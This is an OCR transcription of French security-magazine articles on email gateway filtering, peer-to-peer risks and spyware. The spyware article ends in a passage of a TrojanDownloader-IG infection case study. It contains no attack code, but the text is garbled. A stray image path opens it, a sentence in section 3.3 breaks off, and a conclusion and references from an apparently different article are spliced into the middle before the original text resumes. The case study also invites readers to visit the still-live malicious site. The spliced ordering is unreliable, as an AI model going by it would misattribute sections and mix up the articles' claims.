
→ une passe antivirale sur toutes les pièces attachées.

Lors de ces phases de vérification, le courrier peut être accepté, nettoyé ou non délivré (détruit ou mis en quarantaine). Devant le nombre important de courriers infectés sans aucune pertinence, c'est cette dernière solution qui est aujourd'hui la plus utilisée. La probabilité de voir un courrier légitime contenant une pièce infectée est en effet extrêmement faible au regard des virus en activité. On s'abstiendra également d'envoyer une notification d'infection aussi bien à l'expéditeur qu'au destinataire. En effet, les vers se répliquant par courrier usurpent les adresses source, et les destinataires n'ont que faire de savoir qu'un énième envoi de Netsky a été reçu ! Certains sites reçoivent presque autant de notifications erronées que de spams... Enfin, si le courrier est accepté, il est passé à un MDA pour le délivrer à l'utilisateur.

Lorsqu'un de nos utilisateurs émet un courrier, nous procédons de la même manière. Nous opérons un certain nombre de vérifications anti-relais. Celles-ci sont généralement plus souples que celles effectuées en entrée, mais il peut être intéressant, dans certains contextes, de regarder les adresses de courrier utilisées en source. Nous procèderons également aux vérifications de contenu pour éviter que nous puissions devenir une source de spam ou de virus suite à l'infection d'une de nos stations de travail par un ver ou tout autre programme malintentionné.

3.3 Intégration à l'architecture de messagerie

Figure 1 Architecture de messagerie



Les phases de filtrage RBL et anti-relais se font dès réception de la connexion SMTP venant de l'extérieur. Elles sont donc opérées par notre relais public, à savoir celui déclaré dans nos bases DNS comme MX (*Mail eXchanger*) pour nos domaines. Ce relais étant largement exposé, il est judicieux d'y faire exécuter un minimum de tâches, ce qui pourra aussi lui assurer une bonne résistance aux dénis de service par inondation. Les tâches lourdes d'analyse de les traitements les plus complexes sont réalisés. Une précaution élémentaire est de choisir pour le serveur et les pare-feu des systèmes d'exploitation et des applicatifs robustes. Les services offerts, tant par les systèmes d'exploitation que par les applicatifs, doivent être réduits au strict nécessaire. De plus, chacune de ces machines doit être dotée d'un agent chargé de vérifier périodiquement l'intégrité des logiciels de la machine et de rendre compte à la console de supervision. Comme pour la détection d'une attaque sur le réseau, une perte d'intégrité d'un des composants de la passerelle doit aussi conduire à l'arrêt de celle-ci. Au-delà de ces précautions générales, pour des questions de répartition de charge et de séparation des fonctions, le serveur relais doit transférer les messages à un serveur d'analyse de contenu. Ce serveur dispose, comme les autres composants de la passerelle, d'un mécanisme de vérification d'intégrité.

Tout d'abord, le serveur d'analyse de contenu est doté d'un anti-virus chargé de détecter les codes malveillants dans les messages transitant par la passerelle. L'anti-virus peut être configuré pour nettoyer les messages légitimes auxquels des codes malveillants sont attachés (virus de type « macro » attachés à certains documents bureautiques par exemple). Dans tous les cas, une copie intégrale du message d'origine doit être conservée. Il est en revanche inutile, voire néfaste, de prévenir le destinataire interne de la réception d'un message contenant un code malveillant qui ne lui a pas été transmis, car dans la majorité des cas, il s'agit d'un message sans intérêt pour lui, généré par un automate. Bien entendu, la base de signatures de l'anti-virus est quotidiennement mise à jour.

Ensuite, il faut traiter le contenu des messages. Pour les messages émis à partir du réseau local, il faut filtrer les éventuelles informations de routage du réseau local contenues dans les en-têtes des messages. Enfin, il faut inspecter le contenu des messages et principalement les pièces jointes attachées conformément à la politique de filtrage. Cette inspection ne doit pas s'arrêter à la vérification de l'extension de la pièce jointe, mais aussi et surtout s'attacher à examiner celles-ci en profondeur, d'une part afin de ne pas se laisser tromper par un simple changement de nom de fichier, mais aussi ne pas se laisser tromper par un mécanisme de poupées russes (par exemple, un exécutable zippé, inclus via un lien OLE dans un document Word, le tout zippé).

Une politique de filtrage peut être la suivante :

→ un axe défense contre les codes malveillants : toute pièce jointe exécutable est interdite (extensions .exe, .bat, .pif, .dll, .jar,...) ;

→ un axe prévention de la saturation de la passerelle : tout message d'une taille supérieure à x MO est interdit ;

→ un axe protection juridique de l'entité : par exemple, toute pièce jointe de type multimédia pouvant contenir des données protégées par un copyright est interdite (extensions .wmv, .wav, .mp3, .mpg,...).

L'interdiction s'applique aussi aux pièces jointes dont le type ne peut être déterminé, notamment toutes les pièces jointes chiffrées dont le contenu ne peut être analysé.

Et maintenant, que faire de ces messages interdits et bloqués par la passerelle ? La moindre des choses est de prévenir les destinataires du message de son origine, de son objet, de sa constitution (noms et types des pièces jointes) et du sort qui lui a été réservé. Une fois les destinataires prévenus, ils doivent disposer d'un mécanisme (en envoyant un message à la passerelle par exemple) pour débloquer le message qui leur est destiné. Bien entendu, ils auront été sensibilisés sur le fait qu'ils ne doivent débloquer que des messages dont ils sont sûrs de l'origine et du contenu, et une historisation de toutes les actions de déblocage de messages est réalisée et auditée régulièrement par l'administrateur de la passerelle.

A tous ces contrôles, même si cela ne participe pas directement à la sécurité proprement dite du système d'information, le serveur d'analyse de contenu peut effectuer des traitements liés à la lutte anti-spam.

Enfin, il convient d'archiver les messages transitant par la passerelle, ainsi que les évènements qui ont été relevés en vue d'une éventuelle enquête interne ou externe.

Conclusion

Le problème à résoudre est simple dans son expression. Le trafic à gérer est simple et non interactif. Et pourtant, il a fallu déployer une quantité impressionnante de matériels et de logiciels. Cependant, ce déploiement massif aura un effet salutaire sur l'effort en termes d'administration et de supervision. Il sera notamment possible de laisser une telle passerelle en fonctionnement sans surveillance la nuit ou le week-end. A ce jour, je ne connais pas d'offre commerciale constituée répondant au besoin de passerelle de messagerie avec ce niveau de sécurité, même si certaines réalisations s'en approchent fortement. J'espère que cet article donnera des idées à quelques sociétés spécialisées.

L'étape suivante est la réalisation d'une passerelle http, mais, compte tenu de la richesse fonctionnelle des navigateurs et de l'aspect interactif de la navigation, c'est un problème autrement plus compliqué pour y réussir avec un niveau de sécurité comparable.

Références

[1] EBIOS, **http://www.ssi.gouv.fr/**

[2] ISO 17799, **http://www.iso.org/**

contenu seront effectuées sur un second MTA plus en profondeur, inaccessible depuis Internet. Ainsi, les fonctions importantes d'analyse de contenu seront mieux protégées. Ce MTA passera ensuite le courrier au dernier serveur chargé du stockage du mail, fonction critique nécessitant une protection maximale. Pour l'émission du courrier, un MTA spécialisé recevra les messages, appliquera les fonctions de vérification de relayage et passera le courrier au relais hébergeant les modules d'analyse de contenu. Ce dernier passera ensuite le courrier à un MTA minimal, dont le rôle sera de l'expédier sur Internet vers sa destination, ou au serveur de stockage si la destination du message est interne. Cette architecture est décrite de manière indicative sur la figure 1, page précédente .

Cette figure représente certes un cas extrême de décomposition des fonctions. Il nous semble toutefois important de conserver au moins trois zones différentes pour la gestion du MX, l'analyse de contenu et le stockage du courrier. Il nous semble également important de ne pas laisser sortir le courrier émis par le relais portant le MX vu son exposition. Un intrus qui l'aurait compromis n'aurait alors pas de prise sur nos envois. D'autre mesures peuvent être appliquées, comme l'utilisation du TLS (extension STARTTLS) entre nos MTA pour assurer authentification forte et chiffrement des échanges, ou encore l'utilisation de méthodes d'authentification sécurisées et de connexions chiffrées (sur SSL par exemple) pour la délivrance des courriers aux utilisateurs via le réseau.

Concernant les logiciels utilisables, nous mentionnerons Postfix [9] en tant que MTA. Ce logiciel jouit d'un design prenant fortement en compte les contraintes de sécurité et offre une souplesse de configuration qui permet son utilisation pour les différents usages décrits. Concernant l'analyse de contenu, citons MIMEDefang [10] pour les vérifications MIME, SpamAssassin [11] pour la lutte anti-spam et enfin Amavisd-New [12] couplé à ClamAV pour l'analyse antivirale.

3.4 Et le poste utilisateur ?

Exactement comme dans le cas de navigateurs, toutes ces protections ne suffiront jamais à nous assurer une protection à 100%. Certaines pièces dangereuses peuvent en effet passer à travers les mailles du filet, soit parce que les outils déployés ne les détectent pas, soit parce qu'elles transitent par des contenus chiffrés (archives verrouillées, PGP, S/MIME, etc.). C'est pourquoi, encore une fois, il est important de déployer un antivirus (à jour) et un pare-feu personnel sur tous les postes de travail, de limiter les privilèges de l'utilisateur et le sensibiliser (encore et toujours).

4. L'épineux cas du peer-to-peer

Au-delà des aspects légaux concernant les fichiers usuellement téléchargés par ce biais, sujet hautement polémique que nous laisserons à d'autres, l'usage du peer-to-peer (P2P) pose deux problèmes majeurs :

→ il constitue un point d'entrée possible et difficilement maîtrisable de code malveillant (certains vers comme Gobot. E [13] utilisent les réseaux P2P) ;

→ il est extrêmement gourmand en bande passante et nuit souvent à la disponibilité générale de l'accès Internet.

Toujours est-il que son usage est difficilement justifiable dans certains cadres, spécialement professionnels, si bien que beaucoup voudraient le bannir de leur réseau. Devant la grande diversité des logiciels et systèmes de téléchargement, ainsi que la multitude de configurations réseau possibles, dont certaines spécialement adaptées au contournement de dispositifs de protection, il ne reste guère qu'une politique de restriction maximale des flux, avec interception par un proxy chaque fois que cela est possible, associée à une limitation maximale des privilèges des utilisateurs visant à interdire l'installation de logiciels tiers, qui puisse être efficace.

Mais un tel traitement est-il productif ? Là encore, il semble que la sagesse de l'utilisateur soit la clé du succès.

Il doit être noté que certains produits de gestion de bande passante sont capables de reconnaître efficacement certains types de flux P2P. Ces technologies commencent à être intégrées dans les outils de filtrage réseau. Parmi les solutions libres, on pourra citer L7 Filter [14], qui permettra de mettre en place de la gestion de bande passante (QoS) et du filtrage.

5. En conclusion

Nous espérons vous avoir donné dans cet article des pistes pour mieux envisager le filtrage applicatif des flux clients. Il est clair qu'il s'agit d'un exercice difficile qui demande souvent un déploiement de moyens techniques et humains lourds, donc coûteux. Mais s'il y a une conclusion à retenir, c'est probablement que votre meilleure protection restera toujours un utilisateur éclairé.

Références

[1] Dumaru.Y, **http://www.secuser.com/alertes/2003/dumaru.htm**

[2] Corkscrew, **http://www.agroman.net/corkscrew/**

[3] SquidGuard, **http://www.squidguard.org/**

[4] Apache, **http://httpd.apache.org/**

[5] Clam AntiVirus, **http://www.clamav.net/**

[6] SquidClamAV Redirector, **http://www.jackal-net.at/tiki-read_article.php?articleId=1**

[7] mod_clamav, **http://software.othello.ch/mod_clamav/**

[8] Sobig.A, **http://www.secuser.com/alertes/2003/sobig.htm**

[9] Postfix, **http://www.postfix.org/**

[10] MIMEDefang, **http://www.mimedefang.org/**

[11] SpamAssassin, **http://spamassassin.apache.org/**

[12] amavisd-new, **http://www.ijs.si/software/amavisd/**

[13] Gobot.E, **http://secunia.com/virus_information/11665/gobot-e/**

[14] Application Layer Packet Classifier for Linux, **http://l7-filter.sourceforge.net/**

Le spyware : une menace de l'intérieur

Nicolas Ruff
nicolas.ruff@edelweb.fr

Le domaine du code malveillant ne se limite plus aujourd'hui aux vers, virus et chevaux de Troie. De nouveaux venus ont fait discrètement leur apparition il y a quelques années, et sont en passe de devenir la menace n°1 pour l'internaute moyen : il s'agit des spywares. Cet article essaye de dresser un panorama objectif de ce qui se cache derrière ce terme flou et méconnu, afin d'attirer l'attention du plus grand nombre (ou du moins des lecteurs de MISC chargés de répandre la bonne parole) alors que la situation est déjà largement hors de contrôle.

Note : En attendant que les éditeurs antivirus se décident à adopter une norme commune, toutes les références de codes malveillants données dans cet article suivent la nomenclature McAfee.

Qu'est-ce qu'un spyware ?

Retour aux sources

La tentative de définition de Wikipedia [1] montre bien toute la difficulté à cerner le terme de spyware, utilisé pour la première fois en 1995 à propos du *business model* de Microsoft (décidément ils ont tout inventé :-).

Au sens propre, un « spyware » est un logiciel destiné à espionner les internautes, souvent dans le but de collecter des données marketing et d'optimiser le rendement de la publicité en ligne. Mais aujourd'hui, le terme se confond de plus en plus avec celui de « adware » (logiciel d'affichage de publicités) et de « malware » (logiciel hostile indéfini, joliment traduit en français par « pourriciel ») car la majorité des malwares actuels sont des spywares.

Les techniques d'espionnage des internautes sont presque aussi anciennes que l'invention du commerce sur Internet. Une des premières techniques imaginées consiste à lire le « referer », en-tête envoyé par le navigateur et indiquant le dernier site visité par l'internaute ; l'autre technique consiste à utiliser des *cookies*.

Les cookies ne sont ni plus ni moins qu'un simple espace de stockage de données persistantes, du type `site:champ=valeur`. En effet, la norme HTML d'origine ne prévoit pas de fonction de stockage côté client, ce qui s'est avéré limitant pour la personnalisation des sites (exemple : je veux consulter la météo de mon département sans avoir à ressaisir le code postal à chaque visite).

Proposés par Netscape en 1997, les cookies avaient provoqué de vives réactions des défenseurs des libertés individuelles (*privacy*) qui avaient identifié les risques de vol d'informations sensibles (en cas de vol de cookie) et/ou de pistage des internautes. Face à ce « danger », tous les guides de sécurisation incluaient à l'époque un paragraphe sur la désactivation des cookies dans le navigateur.

Ces tensions sont retombées depuis, mais les cookies restent utilisés par des sociétés comme DoubleClick, ValueClick ou SmartAdServer, et sont souvent détectés comme des spywares.

Afin d'assainir la profession et sous la pression d'une réglementation plus stricte (lutte contre le spam, protection des mineurs...), les éditeurs de contenu et les sociétés de marketing en ligne ont créé la norme P3P – *Platform for Privacy Preference* [2] (rien à voir avec le P2P :-)).

L'idée est la même que celle de la norme RSAC/ICRA [3] : il est de la responsabilité du site Web d'annoncer les usages des données personnelles de l'internaute, via un en-tête de type `P3P: CP="ALL IND <autre paramètres sous forme de trigrammes>"`, afin que son navigateur puisse décider d'une politique de gestion des cookies.

Il ne faut donc accorder qu'une confiance toute relative à ce système déclaratif basé sur la confiance, et pourtant la gestion des cookies par défaut dans IE 6.0 utilise P3P.

Le spyware aujourd'hui

Toutefois les risques présentés par les cookies sont bien modestes face aux nouvelles créations de sociétés sans scrupules. Et pourtant, la presse et les défenseurs des libertés individuelles s'en émeuvent beaucoup moins, peut-être parce que la menace est plus technique, donc moins facilement accessible au grand public.

Depuis l'invention du spyware, le paysage Internet a considérablement évolué : explosion du nombre d'abonnés résidentiels puis du haut débit, arrivée sur Internet de grands groupes industriels et en particulier les banques, explosion du nombre de sociétés de vente en ligne (y compris des activités douteuses telles que les casinos, le sexe ou la vente de drogues, qui sont surmédiatisées).

En parallèle de l'offre, la demande a elle aussi augmenté (même si le remplacement de la vieille économie par la nouvelle n'a finalement pas eu lieu) : d'après une étude du Credoc [4], 23% des français ont acheté en ligne en 2004 contre 4% en 2000.

Internet brasse de plus en plus d'argent hors de toute législation internationale applicable et par conséquence, les activités en lien avec le e-commerce – frauduleuses (ex. : spam, vol d'informations) ou assimilées (ex. : publicité sauvage) – permettent de gagner de l'argent, rapidement, à moindre coût et sans risque.

Il est impossible de présenter l'éventail complet des « activités frauduleuses » ou assimilées sur Internet (d'autant que l'objectif de MISC n'est pas de susciter des vocations :-). J'exclus d'emblée les activités traditionnelles telles que le blanchiment d'argent par les casinos ou l'achat de marchandises avec des cartes bleues volées, qui ne sont pas spécifiques au monde Internet.

Grossièrement, on peut identifier au moins 3 catégories d'activités frauduleuses purement électroniques :

Les attaques directes

Dans cette catégorie, on trouve de tout :

→ L'intrusion sur des sites marchands qui commettent l'erreur de stocker des numéros de carte bleue. A une époque, le numéro de carte bleue était la clé primaire des bases clients d'AOL – je ne sais pas si c'est toujours le cas aujourd'hui car j'ai arrêté d'installer les CDs 50h gratuites :-).

→ Le racket au déni de service sur des sites ayant un besoin de disponibilité à un instant T (ex. : paris, jeux TV, retransmission de matches).

→ Le « phising », c'est-à-dire le vol de codes d'accès par ingénierie sociale, de préférence sur des sites manipulant directement de l'argent (banques en ligne, PayPal, etc.). Cette attaque est grande consommatrice de machines compromises, hébergeant des sites à faible durée de vie (<1 semaine) [5].

→ La location de ressources acquises illégalement (temps CPU, bande passante, espace de stockage).

Les activités liées au spam

→ La collecte d'adresses email, par intrusion sur le poste de l'utilisateur, par exploitation de failles chez les FAIs (les webmails sont souvent une cible de choix), ou simplement par ingénierie sociale (ex. : les cartes postales électroniques).

→ L'exploitation de réseau de machines esclaves permettant de relayer du spam tout en contournant les législations nationales et les filtrages des FAIs.

La publicité sauvage

→ La mise en ligne de sites bidons au kilomètre et le « Google Hacking » (augmentation artificielle du classement dans Google), permettant de maximiser ses revenus publicitaires.

→ L'affichage de bannières publicitaires sur le poste de l'utilisateur sans son consentement : il s'agit en général de l'effet le plus visible et le plus connu des spywares.

Toutes ces activités demandent des moyens variés et leur description détaillée pourrait faire l'objet d'un livre plutôt que d'un article, néanmoins une constante se dégage : contrôler des machines disséminées sur Internet est un pré-requis pour la plupart des activités frauduleuses (ex. : DDoS, relais de spam, location de ressources), et les profits générés sont directement proportionnels à la taille du réseau contrôlé (ex. : publicité sauvage).

Les techniques de dissémination

La prise de contrôle manuelle, ordinateur par ordinateur, n'est pas envisageable à grande échelle. Quelques tentatives ont lieu sporadiquement sur Internet, sans doute le fait de « script kiddies » (selon l'expression consacrée). On notera par exemple une récente tentative de « brute force » via SSH à grande échelle : plus de 2000 mots de passe testés sur le compte *root*, des classes A entières scannées [6].

Il existe 3 techniques principales pour installer efficacement et à grande échelle des spywares :

Les « bundles » (logiciels liés)

Le principe : un ou plusieurs spywares sont installés en même temps qu'un logiciel parfaitement légitime, disponible gratuitement sur Internet. Le contrat de licence est explicite, mais l'utilisateur n'a guère d'autre choix que de l'accepter pour pouvoir installer le logiciel. Ce mode de commercialisation est plus rentable pour l'auteur du logiciel que le principe du shareware...

Les exemples les plus connus sont le codec DivX et le logiciel Kazaa, tous deux livrés avec le spyware Claria (ex Gator). De nombreuses « barres », présentées comme des aides à la navigation, sont également porteuses de spywares.

L'un des meilleurs moyens pour installer du spyware... est de l'intégrer dans un logiciel anti-spyware (payant de préférence !). Le logiciel Spy Deleter par exemple est commercialisé par Sanford Wallace, ex « roi du spam » et désormais « roi du spyware » au travers de ses deux sociétés, Seismic Entertainment Productions et SmartBot.Net. Cette escroquerie grossière a fini par être pénalement condamnée [7], mais d'autres abus restent impunis.

→ Le site **www.xp-antispy.org** permet de se protéger contre les spywares Microsoft, tandis que le site **www.xp-antispy.de** permet simplement de télécharger un « dialer » se connectant à des numéros surtaxés.

→ Le pilote de l'imprimante Lexmark X5250 envoie régulièrement la consommation d'encre sur le site Lexmark [8] , etc.

La navigation sur Internet

Un spyware peut également se voir installé à l'occasion de la visite d'un site Internet. En général, seuls les sites « douteux » (sites de cracks ou sites de « charme ») se paient le luxe d'intégrer du spyware, mais l'attaque Scob/Ject [9] a été l'occasion de démontrer le contraire (même le portail Wanadoo a été infecté [10]).

D'autre part, il existe un vrai business autour de la génération (automatique !) de sites « douteux » et leur enregistrement dans les premières réponses de Google, dans le seul but de générer du trafic publicitaire et d'installer des spywares.

Lors de la visite, le spyware s'installe par deux méthodes :

→ Soit l'utilisateur l'installe volontairement, en cliquant « oui » sur une boîte de dialogue « voulez-vous installer le logiciel X signé par la société Y ? ». L'installation du logiciel est souvent présentée comme indispensable pour accéder aux services du site, alors que ce n'est pas le cas.

→ Soit l'utilisateur « l'attrape » à son insu, par le biais d'une faille non corrigée dans son navigateur. Les éditeurs de spywares sont friands de ce type de faille (ex. : récent bogue IFRAME [11]), au point d'en chercher eux-mêmes de nouvelles.

Les failles exploitées dans la nature affectent presque exclusivement le navigateur Internet Explorer, dont la part de marché dépasse allègrement les 90%, malgré le succès (relatif) du navigateur Firefox. Toutefois, rien n'empêche techniquement d'imaginer des spywares exploitant une faille dans un navigateur alternatif, si le marché s'y prête.

De plus, les spywares exploitant une faille dans la machine virtuelle Java sont indépendants du navigateur – le plus exploité étant le bogue MS03-011 dans la JVM Microsoft. Ce type de spyware est en général détecté par les antivirus sous l'appellation « ByteVerify » et il est rare de ne pas en trouver sur une machine infectée. Autre exemple : l'exploitation d'un bogue Winamp pour installer du spyware [14].

La messagerie

L'envoi de messages non sollicités (spam) est également un moyen d'installer des spywares, soit en incitant l'utilisateur à visiter un site « infecté », soit en exploitant directement une faille du client de messagerie. Outlook est une cible de choix car le moteur de rendu HTML Microsoft (MSHTML.DLL) est commun entre Internet Explorer, Outlook et l'explorateur de fichiers.

Essai de classification

Selon les fonctionnalités et les objectifs du logiciel installé sur le poste utilisateur, on parlera de cheval de Troie, « bot », « backdoor », « dialware », « pornware », « spyware » ou autre. La terminologie dans le domaine du « malware » est assez floue car les frontières entre les activités frauduleuses ne sont plus clairement définies – aujourd'hui les acteurs du marché sont polyvalents. La discrimination mise en place par les éditeurs antivirus ne sert bien souvent qu'à justifier l'achat d'une base de signatures supplémentaire pour chaque catégorie...

Il est remarquable de constater que personne aujourd'hui n'a entrepris de recenser les opérations effectuées par les spywares connus, ce qui s'explique sans doute par leur nombre et leurs évolutions très rapides. Quelques tentatives intéressantes sont à signaler néanmoins, comme le site Spyware Guide [12] qui recense plus de 800 spywares avec des informations (peu techniques) sur leurs propriétés. Les éditeurs antivirus se contentent quant à eux de documenter les codes d'installation sous l'appellation de « TrojanDownloader », mais pas les codes téléchargés ultérieurement.

Il est vrai que la créativité des éditeurs de spywares n'a d'autre limite que celle de leurs clients. Les actions les plus couramment rencontrées sont :

- L'affichage de publicités, sous forme de fenêtres indépendantes ou de modification du comportement du navigateur (ajout de barres, modification de la page d'accueil).
- L'enregistrement des sites visités et des données saisies dans les formulaires.
- La redirection complète du trafic Web à travers un proxy d'analyse comportementale (ex. spyware Marketscore).
- Certains spywares modifient également à la volée les résultats renvoyés par Google, ajoutant des réponses ou des liens sponsorisés.

Cette liste est non limitative...

Spywares et virus

Bien que la terminologie utilisée soit la même (on parle « d'infection » par un spyware), et que les éditeurs antivirus intègrent progressivement la détection des spywares dans leurs outils, la problématique reste très différente.

Outre le fait que le spyware ne possède pas de capacité de propagation, la différence essentielle tient au fait que les auteurs de spywares sont rémunérés : il s'agit d'une activité professionnelle. *A contrario*, la plupart des créateurs de virus sont avant tout des passionnés qui ne tirent aucun bénéfice financier de leurs créations (bien que certains virus récents soient clairement liés au spam ou au phising – d'après MessageLabs, 65% du spam serait envoyé depuis des machines « contrôlées » [13]).

Cette différence a des conséquences immédiates dans le monde du spyware :

➜ Réactivité

Le délai d'apparition d'un spyware après la publication d'une faille, et le délai de mise à jour après la sortie d'un correctif sont toujours très réduits (entre une semaine et quinze jours), contrairement aux virus et vers qui peuvent prendre entre 15 jours (Blaster) et 9 mois (Slammer).

➜ Technicité

Il existe des exemples avérés démontrant un effort de recherche de nouvelles failles [14]. D'autre part, les spywares utilisent depuis longtemps des techniques qui commencent seulement à apparaître dans le monde des virus : furtivité basée sur des techniques de « rootkit », techniques anti-débogage.

➜ Faible détection par les éditeurs de produits antivirus

Les éditeurs de produits antivirus sont réticents à détecter les spywares pour toutes les raisons précédentes :

- La réactivité des auteurs de spywares est comparable à celle des éditeurs antivirus. A titre d'exemple, le spyware présenté dans la suite de l'article vérifie les mises à jour toutes les 15 minutes.
- La technicité des spywares, qui implique un effort d'analyse plus important de la part des éditeurs antivirus, et qui sont difficiles à éradiquer une fois installés.
- Les sociétés éditrices de spywares ayant pignon sur rue (ex. : Claria) pourraient légitimement arguer que la destruction de leurs logiciels sur la base d'un jugement de valeur est illégale et anticoncurrentielle. Aucun procès n'a encore eu lieu à ce sujet, mais il me semble que la détection d'outils de sécurité (tels que John The Ripper [15]) par l'antivirus McAfee montre toute l'ambiguïté de la notion de « malware ».

Les prestataires de services aux spywares

Il est difficile de pénétrer la nébuleuse des activités frauduleuses sur Internet, même si quelques ouvrages (malheureusement non traduits en français) s'y attellent ([16], [17]).

L'intense activité commerciale autour du spyware a toutefois généré des besoins en prestation de service, comme tout autre secteur d'activité. Les sociétés de ce type restent assez discrètes, toutefois on peut signaler AdProtector/RedV Protector [18] (indisponible à l'heure où j'écris ces lignes) qui offre des services de rootkit pour spywares, ou EvilEyeSoftware qui produit des chevaux de Troie garantis indétectables par les antivirus (avec mises à jour si nécessaire) [19].

Quelques chiffres

Il est difficile de produire des chiffres dans le domaine du spyware, compte tenu des difficultés pour s'entendre sur la définition même de ce terme. Quelques grands noms s'y sont toutefois risqués.

Une étude du NCSA menée chez les abonnés AOL en octobre 2004 [20] concluait sur les résultats suivants, assez édifiants :

- 80% des PC étudiés contenaient au moins 1 spyware ;
- En moyenne, un PC héberge 93 spywares différents ;
- Le record se situe à 1059 spywares différents sur la même machine ;
- 90% des utilisateurs interrogés n'ont jamais entendu parler de spyware.

Dell estime pour sa part que 12% des appels au support sont liés à un spyware. Une incompatibilité avérée entre le spyware TV-Media et Windows XP SP2 a d'ailleurs été documentée par Microsoft [21].

Microsoft a par ailleurs présenté les chiffres suivants lors de la 16ème conférence du FIRST :

- 30% des PC dans le monde seraient infectés par au moins un spyware ;
- Le spyware est cause de 50% des erreurs remontées par DrWatson ;
- Le spyware représente 30% des appels au support chez les grands assembleurs.

Le problème est pris très au sérieux chez Microsoft puisque même Bill Gates a été infecté ! [22]

Enfin la société Gator/Claria revendique 34 millions d'« abonnés » au réseau GAIN (c'est-à-dire de machines sous leur contrôle).

Le début de la résistance

Face à ce véritable fléau, la résistance est faible dans les faits. Le gouvernement américain a récemment adopté le Spy Act [23] qui exige « qu'on présente aux internautes un avertissement clair et évident avant qu'ils ne téléchargent un module en mesure de surveiller leur comportement sur Internet, et interdit également les détournements informatiques et l'affichage de messages publicitaires qui ne peuvent être fermés ».

Peu suivie d'effets, cette loi ne fait pas plaisir à tout le monde dans le secteur du e-commerce institutionnel dont les pratiques flirtent avec la définition du spyware (qui a dit Windows Media Player ?).

Mais le principal problème reste que la masse des utilisateurs n'est pas suffisamment sensibilisée au problème pour monter au créneau : certains trouvent même légitime l'installation de spywares pour assurer la gratuité des logiciels, et demandent à ne pas être «protégés» ! [24]

Etude de cas : TrojanDownloader-IG

Afin d'illustrer de manière plus concrète le problème du spyware, voici un exemple parfaitement authentique d'infection et de désinfection par le code référencé TrojanDownloader-IG. Si le site malicieux est encore en ligne à l'heure où cet article est publié, le lecteur curieux pourra expérimenter par lui-même.

Symptômes

Le poste concerné présente un comportement inexplicable : la page d'accueil du navigateur Internet Explorer a été remplacée par un pseudo-portail, dont tous les liens pointent vers le site « searchx.cc ». Pourtant, la page d'accueil configurée est une page vierge (« about:blank ») !

Dans ce cas précis, il est assez facile de caractériser le fait que le poste a probablement été infecté par un spyware. Dans d'autres cas, par exemple lorsque des fenêtres publicitaires surgissent hors de propos, la distinction entre spyware et astuce HTML est plus difficile : ces fenêtres peuvent tout simplement être lancées depuis une fenêtre masquée en arrière-plan (dans ce cas, il suffit de tuer toutes les tâches `IEXPLORE.EXE` pour faire disparaître le phénomène).

Le poste est un Windows XP à jour des derniers correctifs de sécurité, possédant un antivirus actif également à jour, et connecté à Internet via le *proxy* filtrant de l'entreprise. Il s'agit d'une configuration « à l'état de l'art ». Toutefois, le niveau de mise à jour des composants tiers susceptibles d'être exploités par du spyware, tels que la machine Java, le plugin Flash ou le logiciel Winamp, n'est pas satisfaisant faute d'inventaire logiciel efficace.

Autre ombre au tableau : l'utilisateur est administrateur local du poste, et n'est pas particulièrement sensibilisé aux problèmes de sécurité. En particulier, il visite des sites « douteux » et s'est installé de nombreux logiciels gratuits provenant de sources non fiables.

La source de l'infection risque donc d'être assez difficile à déterminer, et les dégâts potentiels assez importants.

Source de l'infection

L'utilisateur n'est pas en mesure de fournir des éléments concluants sur la cause possible de l'infection : il ne s'est pas alarmé immédiatement du changement de comportement du navigateur et n'a contacté le support qu'après plusieurs jours, voyant que « ça ne s'en allait pas ».

Pour comble, des mesures de sécurité locales empêchent toute investigation ultérieure de la source d'infection : en effet, le cache et l'historique d'Internet Explorer sont purgés à chaque déconnexion ! En temps normal, l'infection via un site Web étant la plus courante, il aurait probablement été possible de remonter à la source de l'infection par ce biais (avec toutefois les problèmes légaux que ce type d'investigation peut poser et sur lesquels je ne me prononcerai pas).

La volumétrie des journaux sur le proxy est quant à elle trop importante sur une durée de plusieurs jours pour être exploitée.

Première tentative de désinfection

Plusieurs solutions viennent immédiatement à l'esprit :

- Mettre à jour le logiciel antivirus avec les signatures du jour et tenter une analyse complète du disque dur. Cette solution échoue, probablement car la variante rencontrée n'est pas recensée dans la base de signatures disponible.
- Utiliser un logiciel dédié de type Ad-Aware ou Spybot. Cette solution s'avère également inefficace, probablement pour les mêmes raisons.

Les solutions automatiques ayant échoué, une désinfection manuelle s'impose. Quelques pistes de départ sont :

- Rechercher les fichiers créés au cours des 7 derniers jours, qui ne sont probablement pas si nombreux. Toutefois la date de création n'est pas une donnée fiable car elle peut facilement être manipulée.

+ Rechercher les fichiers contenant la chaîne « searchx.cc ». En effet, la nouvelle page d'accueil est disponible même lorsque le poste est déconnecté du réseau, ce qui laisse à penser que son code HTML est résident sur le disque. Cette solution permet effectivement d'identifier la page en question mais pas les modules exécutables associés, qui se chargent de la régénérer automatiquement !

